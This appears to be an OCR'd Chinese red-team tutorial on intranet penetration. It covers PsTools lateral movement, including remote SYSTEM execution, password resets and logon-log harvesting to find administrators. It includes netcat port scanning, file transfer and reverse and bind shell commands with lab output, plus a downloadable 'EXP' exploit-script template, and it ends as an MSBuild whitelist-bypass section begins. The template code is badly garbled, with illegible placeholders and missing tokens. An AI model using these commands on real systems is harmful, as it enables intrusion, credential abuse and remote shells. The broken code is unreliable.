
由于Pstools中工具使用时涉及udp流量传输，不支持socks代理，在内网渗透时，使用哪个工具，需把工具上传至内网主机中。

首先来简单介绍一下PsTools中14款小工具的功能，不是所有小工具都会在内网渗透中使用。

```
PsExec - 远程主机命令执行工具
PsFile - 显示远程打开的文件
PsGetSid - 列出远程计算机SID号(通常票据传递时会用到)
PsInfo - 列出远程主机信息
PsPing - ping高级版(内网渗透不常用)
PsKill - 结束远程计算机进程
PsList - 查看远程计算机进程
PsLoggedOn - 查看远程计算机已登录用户
PsLogList - 获取远程主机登录日志
PsPasswd - 修改远程主机用户密码或域用户密码
PsService - 查看远程主机服务
PsShutdown - 关闭或重启远程主机(不推荐使用)
PsSuspend - 暂停远程主机进程(不推荐使用)
PsUptime - 功能已加入到Psinfo
```

pstools中的所有工具都支持通过ipc&认证，即只要通过net use远程主机后，pstools中的任何工具在使用时候都不需再输入帐号密码。

pstools中工具在命令行执行时必须添加 -accepteula 参数，否则会在操作系统中弹出允许执行窗口，如下图。



接下来将介绍pstools中各工具使用方式和返回结果

PsFile 显示远程打开的文件

显示出的文件通常为wmi、smb等打开的文件或管道。 使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
PsFile -accepteula \\192.168.255.131
```

或直接在命令中输入账号密码

```
PsFile -accepteula \\192.168.255.131 -u admin -p pass123
```

返回结果如下图

```
G:\intranet\tool\PSTools>psfile.exe -accepteula \\192.168.255.131

PsFile v1.03 - Lists files and directories opened remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals

Files opened remotely on 192.168.255.131:

[10] C:\Windows\
    User:   Administrator
    Locks:  0
    Access: Read
[13] C:\Users\Administrator
    User:   Administrator
    Locks:  0
    Access: Read
[14] C:\Users
    User:   Administrator
    Locks:  0
    Access: Read
[15] C:\
    User:   Administrator
    Locks:  0
    Access: Read
[20] C:\USERS\ADMINISTRATOR\DESKTOP
    User:   Administrator
    Locks:  0
    Access: Read
[22] C:\Users\Administrator\Desktop\Everything.ini
    User:   Administrator
    Locks:  0
    Access: Read
[23] \srvsvc
    User:   Administrator
    Locks:  0
    Access: Read Write
```

PsGetSid 列出远程计算机SID号

该sid号在渗透测试中会在票据传递中使用 使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
PsGetSid -accepteula \\192.168.255.131
```

或直接在命令中输入账号密码

```
PsGetSid -accepteula \\192.168.255.131 -u admin -p pass123
```

返回结果如下图

```
G:\intranet\tool\PSTools>PsGetsid.exe -accepteula \\192.168.255.131

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for \\192.168.255.131:
S-1-5-21-1813641968-1616902898-2772989169
```

Psinfo 列出远程主机信息

该工具会列出远程主机信息，如开机时间等。

使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
Psinfo -accepteula \\192.168.255.131
```

或直接在命令中输入账号密码

```
Psinfo -accepteula \\192.168.255.131 -u admin -p pass123
```

返回结果如下图

```
G:\intranet\tool\PSTools>PsInfo.exe -accepteula \\192.168.255.131

PsInfo v1.78 - Local and remote system information viewer
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\192.168.255.131:
Uptime:                      0 days 0 hours 26 minutes 3 seconds
Kernel version:              Windows Server 2012 R2 Standard, Multiprocessor Free
Product type:                Standard Edition
Product version:             6.3
Service pack:                0
Kernel build number:         9600
Registered organization:
Registered owner:            Windows ??
IE version:                  9.0000
System root:                 C:\Windows
Processors:                  4
Processor speed:             2.5 GHz
Processor type:              Intel(R) Core(TM) i7-9850H CPU @
Physical memory:             242 MB
Video driver:                VMware SVGA 3D
```

Psping ping高级版

该工具不常用，使用参数如下。

```
Help usage: psping -? [i|t|l|b]
    -? i    ICMP ping.
    -? t    TCP ping.
    -? l    延迟测试
    -? b    带宽测试
-nobanner    不输出psping产品信息
```

PsKill 结束远程计算机进程

使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
PsKill -accepteula \\192.168.255.131  notepad.exe
```

或直接在命令中输入账号密码

```
PsKill -accepteula \\192.168.255.131 -u admin -p pass123 notepad.exe
```

返回结果如下图

```
G:\intranet\tool\PSTools>PsKill -accepteula \\192.168.255.131 notepad.exe

PsKill v1.16 - Terminates processes on local or remote systems
Copyright (C) 1999-2016  Mark Russinovich
Sysinternals - www.sysinternals.com

Process notepad.exe killed on 192.168.255.131.
```

PsList 查看远程计算机进程

使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
PsList -accepteula \\192.168.255.131
```

或直接在命令中输入账号密码

```
PsList -accepteula \\192.168.255.131 -u admin -p pass123
```

返回结果如下图

```
G:\intranet\tool\PSTools>Pslist -accepteula \\192.168.255.131

PsList v1.4 - Process information lister
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for 192.168.255.131:

Name                Pid Pri Thd  Hnd   Priv        CPU Time    Elapsed Time
Idle                  0   0   4    0      0     2:48:44.468     0:00:00.000
System                4   8 110 1056    108     0:00:07.968     0:43:04.548
smss                240  11   2   53    272     0:00:00.062     0:43:04.548
csrss               360  13   9  348   1812     0:00:00.312     0:43:03.015
wininit             424  13   1   87    868     0:00:00.140     0:43:02.749
csrss               432  13  10  495   2416     0:00:01.453     0:43:02.749
winlogon            476  13   2  169   1828     0:00:00.468     0:43:02.546
services            516   9   3  259   2600     0:00:00.750     0:43:02.484
lsass               524   9   7  826   4436     0:00:00.578     0:43:02.453
svchost             596   8   7  356   3672     0:00:00.156     0:43:02.249
svchost             640   8   7  399   3556     0:00:00.328     0:43:02.187
dwm                 728  13   6  218 268268     0:00:03.625     0:43:02.093
vmacthlp            740   8   1   67    988     0:00:00.015     0:43:02.078
svchost             792   8  19  622  13364     0:00:02.078     0:43:01.999
```

PsLoggedOn 查看远程计算机已登录用户

此操作通常是想查看远程主机是否有管理员或其他用户登录，并决定是否dump hash、登录远程主机远程桌面

使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
PsLoggedOn -accepteula \\192.168.255.131
```

或直接在命令中输入账号密码

```
PsLoggedOn -accepteula \\192.168.255.131 -u admin -p pass123
```

返回结果如下图

```
G:\intranet\tool\PSTools>PsLoggedOn  -accepteula \\192.168.255.131

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     2019/12/27 14:12:34         WIN-IP0T30RDGQM\Administrator

Users logged on via resource shares:
     2019/12/27 14:52:05         WIN-IP0T30RDGQM\Administrator
```

Pspasswd 修改远程主机用户密码或域用户密码

此操作在渗透测试中不常用且不推荐使用，除非特殊情况，如hash无法破解，主机无法常规登录等。

使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
Pspasswd -accepteula \\192.168.255.131  administrator newpassword
PsPasswd  -accepteula \\192.168.255.131 domain\administrator newpassword
```

或直接在命令中输入账号密码

```
Pspasswd -accepteula \\192.168.255.131 -u admin -p pass123 administrator Win2008
```

返回结果如下图

```
G:\intranet\tool\PSTools>PsPasswd  -accepteula \\192.168.255.131 administrator W
in2008@

PsPasswd v1.24 - Local and remote password changer
Copyright (C) 2003-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password successfully changed.
```

PsService 查看远程主机服务

使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
PsService -accepteula \\192.168.255.131
```

或直接在命令中输入账号密码

```
PsService -accepteula \\192.168.255.131 -u admin -p pass123
```

返回结果如下图

```
G:\intranet\tool\PSTools>PsService  -accepteula \\192.168.255.131  | more

PsService v2.25 - Service information and configuration utility
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

SERVICE_NAME: AdobeFlashPlayerUpdateSvc
DISPLAY_NAME: Adobe Flash Player Update Service
此服务可使您安装的 Adobe Flash Player 能及时获得最新增强功能和安全修补程序
        TYPE               : 10 WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0 ms

SERVICE_NAME: AeLookupSvc
DISPLAY_NAME: Application Experience
在应用程序启动时为应用程序处理应用程序兼容性缓存请求。
        TYPE               : 20 WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0 ms

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
为 Internet 连接共享提供第三方协议插件的支持
        TYPE               : 10 WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 1077 (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0 ms
```

PsExec 远程执行命令

渗透测试中经常用到该工具，如对远程主机执行命令证明权限、执行c2服务端文件使远程主机上线。 使用命令: 如果已对目标主机执行ipc操作，如

```
net use \\192.168.255.131\c$ pass123 /user:administrator
PsExec -accepteula \\192.168.255.131 whoami
```

或直接在命令中输入账号密码

```
PsExec -accepteula \\192.168.255.131 -u admin -p pass123 whoami
```

返回结果如下图

```
G:\intranet\tool\PSTools\PSTools>PsExec.exe -accepteula \\192.168.255.131 whoami


PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


win-ip0t30rdgqm\administrator
whoami exited on 192.168.255.131 with error code 0.
```

PsExec加-s参数为以**系统权限**执行命令，如下图

```
PsExec.exe -accepteula -s \\192.168.255.131 whoami
```

返回结果如下图

```
G:\intranet\tool\PSTools\PSTools>PsExec.exe -accepteula -s \\192.168.255.131 who
ami

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


nt authority\system
whoami exited on 192.168.255.131 with error code 0.
```

PsLogList 导出远程主机登录日志

内网渗透时经常会导出windows登录日志(远程桌面、smb、ftp等)，并分析日志中管理员登录的ip，从而确定管理员位置或跳板机位置。

PsLogList导出建议指定日志中包含字符(登录成功特定字符串)，win 2003与xp登录成功字符串相同，win7及之后系统登录成功字符串相同。

导出远程主机一周的登录记录并写入文件(适用2003&xp)：

```
psloglist -acceptEula \\IP -u username -p password -d 7 -f "Success Audit" Secur
```

导出远程主机一周的登录记录并写入文件(适用win7及以上版本系统)：

```
psloglist -acceptEula \\IP -u username -p password  -d 7 -f "Audit Success" Secu
```

之后从日志文件中(此处为log7day.txt)寻找ip，如下图，登录ip为192.168.255.131，登录进程为winlogon，可能为远程桌面或smb登录。

```
[1651] Microsoft-Windows-Security-Auditing
   Type:      SUCCESS AUDIT
   Computer: WIN-IP0T30RDGQM
   Time:      2019/12/29 20:02:21    ID:        4624
已成功登录帐户。
  使用者:
        安全 ID:                S-1-5-18
        帐户名:         WIN-IP0T30RDGQM$
        帐户域:         WORKGROUP
        登录 ID:                0x3e7
  登录类型:                     10
  模拟级别:             %%1833
  新登录:
        安全 ID:                S-1-5-21-1813641968-1616902898-2772989169-500
        帐户名:         Administrator
        帐户域:         WIN-IP0T30RDGQM
        登录 ID:                0x2d953c
        登录 GUID:              {00000000-0000-0000-0000-000000000000}
  进程信息:
        进程 ID:                0x888
        进程名:         C:\Windows\System32\winlogon.exe
  网络信息:
        工作站名:       WIN-IP0T30RDGQM
        源网络地址:     192.168.255.131
        源端口:         0
  详细身份验证信息:
        登录进程:               User32
        身份验证数据包: Negotiate
        传递的服务:     -
        数据包名(仅限 NTLM):    -
        密钥长度:               0
  创建登录会话后，在被访问的计算机上生成此事件。
  "使用者"字段指明本地系统上请求登录的帐户。这通常是一个服务(例如 Server 服务)或本地进程(例如 Winlogon.exe 或 Services.exe)。
  "登录类型"字段指明发生的登录种类。最常见的类型是 2 (交互式)和 3 (网络)
```

Netcat使用总结

NC（netcat）被称为网络工具中的瑞士军刀，体积小巧，但功能强大

```
     : # nc -h
[v1.10-41.1+b1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

-e <prog> 程序重定向
-g <网关> 设置路由器跃程通信网关，最多可设置8个；
-G <指向器数目> 设置来源路由指向器，其数值为4的倍数；
-h 帮助；
-i <延迟秒数> 设置时间间隔，以便传送信息及扫描通信端口；
-l 使用监听模式，管控传入的资料；
-n 直接使用IP地址，而不通过域名服务器；
-o <输出文件> 指定文件名称，把往来传输的数据以16进制字码倾倒成该文件保存；
-p <通信端口> 设置本地主机使用的通信端口；
-r 随机指定本地与远端主机的通信端口；
-s <来源位址> 设置本地主机送出数据包的IP地址；
-u 使用UDP传输协议；
-v 显示指令执行过程；
-w <超时秒数> 设置等待连线的时间；
-z 使用0输入/输出模式，只在扫描通信端口时使用。

一、端口扫描

```
nc -v -zn 192.168.163.135 1-1024     TCP扫描
nc -v -znu 192.168.163.135 1-1024     UDP扫描
```

```
root@kali:~# nc -v -zn 192.168.163.130 1-1024
(UNKNOWN) [192.168.163.130] 445 (microsoft-ds) open
(UNKNOWN) [192.168.163.130] 139 (netbios-ssn) open
(UNKNOWN) [192.168.163.130] 135 (epmap) open
(UNKNOWN) [192.168.163.130] 81 (?) open
(UNKNOWN) [192.168.163.130] 80 (http) open
```

二、实时传输 nc 可以在两台机器之间相互传递信息，首先需要有一台机器进行监听一个端口，另一台以连接的方式去连接其指定的端口。

```
root@kali: ~
root@kali:~# nc 192.168.163.130 6666
hello
hi
```

```
管理员: C:\Windows\system32\cmd.exe - nc  -lvvp 6666
C:\Users\Administrator\nc>nc -lvvp 6666
listening on [any] 6666 ...
192.168.163.128: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.163.130] from (UNKNOWN) [192.168.163.128] 37040: NO_DATA
hello
hi
```

使用重定向传输文件

```
root@kali:~# cat 1.txt
hello123456
root@kali:~# nc 192.168.163.130 6666 < 1.txt
^C
```

```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator\nc>nc -lvvp 6666 > 1.txt
listening on [any] 6666 ...
192.168.163.128: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.163.130] from (UNKNOWN) [192.168.163.128] 37044: NO_DATA
 sent 0, rcvd 12

C:\Users\Administrator\nc>type 1.txt
hello123456
```

三、反弹shell

1. 主动连接

```
nc -lvvp port   开启监听
nc ip port -e cmd   将cmd重定向到连接
```

```
:~# nc -lvvp 6666
listening on [any] 6666 ...
192.168.163.130: inverse host lookup failed: Unknown host
connect to [192.168.163.128] from (UNKNOWN) [192.168.163.130] 49169
Microsoft Windows [�汾 6.3.9600]
(c) 2013 Microsoft Corporation����������Ȩ����

C:\Users\Administrator\nc>whoami
whoami
srv-web-kit\administrator

C:\Users\Administrator\nc>
```

```
管理员: C:\Windows\system32\cmd.exe - nc 192.168.163.128 6666 -e cmd
C:\Users\Administrator\nc>nc 192.168.163.128 6666 -e cmd
```

2. 被动连接

```
nc -lvvp port -c /bin/bash 开启监听并执行bash
nc ip port  连接
```

```
:~# nc -lvvp 6666 -c /bin/bash
listening on [any] 6666 ...
192.168.163.130: inverse host lookup failed: Unknown host
connect to [192.168.163.128] from (UNKNOWN) [192.168.163.130] 49171
```

```
管理员: C:\Windows\system32\cmd.exe - nc 192.168.163.128 6666
C:\Users\Administrator\nc>nc 192.168.163.128 6666
whoami
root
uname -a
Linux kali 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09) x86_64 GNU/Linux
```

五分钟快速编写漏洞EXP

0x01 头疼的开始

因为每周都要验证APT探针的攻击流量，可是探针事件巨多，好多都是误报，所以遇见比较多的都是一个

0x02 EXP模板下载

EXP模板地址如下：

链接：https://pan.baidu.com/s/1eZXspAF0UgEP4t_EKhK07A

提取码：m0ee

0x03 模板介绍

此代码模板用于编写漏洞检测及攻击脚本，此脚本包含以下几个漏洞检测模块。

·主机存活检测：

```
[illegible]
def Check_host_survival(instruct_getopt_age):
    instruct_getopt_age = instruct_getopt_age.replace("[illegible]","",1)
    instruct_getopt_age = instruct_getopt_age.replace("[illegible]","",1)
    instruct_getopt_age=instruct_getopt_age.strip([illegible])
    instruct_getopt_age=instruct_getopt_age.strip([illegible])
    try:
        os_system_ping_request = subprocess.getstatusoutput("[illegible]"%instruct_getopt_age)
        if os_system_ping_request[0] == 0:
            return True
        else:
            return False
    except Exception as Check_host_surical_Exception_a:
        return False
```

单纯使用ping检测，所以检测的可靠性并没有那么强，如果对于检测要求比较高，可不使用此方法，此模块很鸡肋！！

·扫描结果存储：

```
        instruct_getopt_dispose_url =          + instruct_getopt_url
        instruct_getopt_dispose_url

    save_result(instruct_getopt_age):
        r_save
        platform.system() ==        :
            save_result_local =          % (sys.path[0], r_save)

            save_result_local =          % (sys.path[0], r_save)
        save_result_f = open(save_result_local,    )
        save_result_f.write(                                              % (
        instruct_getopt_age[          ], instruct_getopt_age[          ]
        instruct_getopt_age[          ], instruct_getopt_age[          ],
        instruct_getopt_age[          ]))
        save_result_f.write(    +    )
        save_result_f.close()
```

会将扫描结果存储到EXP脚本同目录的一个文件内，需要使用者提供保存结果的文件名，脚本检测不存在会直接创建，写入方式为往文件内增加结果，并不会覆盖之前的结果，如果你想覆盖之前的结果，可以修改此处的打开方式，修改为w+即可每次覆盖内容。

·自定义head头

在编写某些EXP时，会要求使用特定的请求头，这个时候就可以通过自定义head头来实现

```
head =
```

·启动界面

```
PS C:\Users\A                                  > python .\pythonEXP模板.p
**********************************************************
*                     Poker_Kinfe                        *
*                Hacker by Admin_Poker                   *
*--------------------------------------------------------*
*                       MacCMS 8                         *
*--------------------------------------------------------*
**********************************************************
```

如果你想修改此界面的内容，可直接修改代码50、52、53处的内容即可。

```
# [illegible]
def start():
    EXP_kinfe = "Poker Knife"
    EXP_ = " " * 58
    EXP_title = r_result["Module"]
    EXP_by = "Hacker by: Admin Poker"
    print("\033[1;31;32m*\033[0m" * 60)
    print("\033[1;31;32m*\033[0m\033[1;32;32m%s\033[0m\033[1;31;32m*\033[0m" % EXP_kinfe.center(58))
    print("\033[1;31;32m*\033[0m\033[1;32;32m%s\033[0m\033[1;31;32m*\033[0m" % EXP_by.center(58))
    print("\033[1;31;32m*\033[0m\033[1;32;32m%s\033[0m\033[1;31;32m*\033[0m" % EXP_)
    print("\033[1;31;32m*\033[0m\033[1;41;32m%s\033[0m\033[1;31;32m*\033[0m" % EXP_title.center(58))
    print("\033[1;31;32m*[illegible]\033[0m" % EXP_)
    print("\033[1;31;32m*\033[0m" * 60)
```

·脚本帮助信息模块

```
# [illegible]
def Usage():
    print("[illegible] command input [illegible]\033[0m\n")
    print("[illegible]\033[1;31;32m-h help [illegible] print help information\033[0m\n")
    print("[illegible]\033[1;31;32m[illegible] detection host serial[illegible]\033[0m\n")
    print("[illegible]\033[1;31;32m[illegible] file [illegible] enter detection file name\033[0m\n")
    print("[illegible]\033[1;31;32m[illegible] [illegible]\033[0m\n")
    print("[illegible]\033[1;31;32m[illegible] enter detection url\033[0m\n")
    print("[illegible]\033[1;31;32m-r print result [illegible] print result default:True\033[0m\n")
```

此页面是脚本的帮助页面，一般不用修改。

· 结果打印模块

```
# [illegible]
def print_result(instruct_getopt_age):
    length_num_1=len(instruct_getopt_age["[illegible]"])
    length_num_2=[]
    for a in instruct_getopt_age:
        length_num_2.append(len(a))
    if max(length_num_2)>length_num_1:
        print_result_aa=max(length_num_2)+24
    else:
        print_result_aa=length_num_1+24
    print_result_cc = 8
    print("[illegible]" * (print_result_aa + 7))
    print("[illegible]" % instruct_getopt_age["[illegible]"].strip("[illegible]").center(print_result_aa + 5))
    print("[illegible]" * (print_result_aa + 7))
    print("[illegible]" % "[illegible]".center(print_result_cc, "[illegible]="))
    #[illegible]
    if instruct_getopt_age["[illegible]"] == "[illegible]":
        print("[illegible]" % instruct_getopt_age["[illegible]"].center(print_result_aa - print_result_cc))
    else:
        print("[illegible]" % instruct_getopt_age["Attack Result"].center(print_result_aa - print_result_cc))
    print("[illegible]" % "[illegible]".center(print_result_cc, "[illegible]="))
    instruct_getopt_age["[illegible]"]=str(instruct_getopt_age["[illegible]"])
    print("[illegible]" % instruct_getopt_age["[illegible]"].center(print_result_aa - print_result_cc))
    print("[illegible]" % "EXP[illegible]".center(print_result_cc+1, "[illegible]="))
    print("[illegible]" % instruct_getopt_age["[illegible]"].center(print_result_aa - print_result_cc))
    print("[illegible]" * (print_result_aa + 7) + "\n" + "\n")
```

此模块不做介绍，都是print。

.参数处理

```
instruct_getopt():
    r_url
    r_file
    r_level
    r_print
    r_ping
    r_save
    r_kinfe
```

此方法为整个模板的核心了，此方法负责调用用户参数处理，方法调用，EXP结果处理等操作

模块分为三个部分：

(一) 用户参数处理

(二) 单个URL检测

(三) Txt文件批量检测

```
    Exception  a:...
  len(opts)    0:...
   a   opts:...

 len(r_url)    8:...

  len(r_file)   4:...


   Usage()
   sys.exit(0)
```

0X04 你使用此模板需要做的

你需要做的很简单，在下面红色方框内加入自己的EXP检测代码，比如以下代码，你只需要增加一个paylaod，然后请求判断一下返回包内是否有你的就可以了。

你做的仅仅需要增加一个exp核心代码，其他都已经提前准备好了，本人使用此模板最快编写一个检测脚本用时8分钟，包括搭建漏洞环境。

注意：漏洞存在返回为“Vulnerability is exist!”，漏洞不存在就没有那么重要了。




然后修改此代码模板的名字



0X05 模板功能演示

·批量检测



-f:打开url.txt里面的url进行批量检测

-p:进行主机存活检测

-s:结果保存为utl.txt

utl.txt文件如下

出现的都是False是因为主机检测不存活

http://21

检测结果:Vulnerability is exist!
主机存活:True
EXP后门文件:No
检测时间:Tue Dec 31 11:05:28 2019

http://2


检测结果:False
主机存活:False
EXP后门文件:False
检测时间:Tue Dec 31 11:05:33 2019

http://120

检测结果:Vulnerability is exist!
主机存活:True
EXP后门文件:No
检测时间:Tue Dec 31 11:05:36 2019

utl.txt

·单个url检测



-u:指定url

-s:文件保存至utl.txt

https://www.baidu.com

检测结果:Vulnerability is not exist!
主机存活:Host survival decection is not enabled
EXP后门文件:No
检测时间:Tue Dec 31 13:35:08 2019

第十一章 红队技巧

基于白名单Msbuild.exe执行payload第一季

MSBuild简介:

MSBuild是 Microsoft Build Engine 的缩写，代表 Microsoft 和 Visual Studio 的新的生成平台。
MSBuild 在如何处理和生成软件方面是完全透明的，使开发人员能够在未安装 Visual Studio 的生成实验室环境中组织和生成产品。
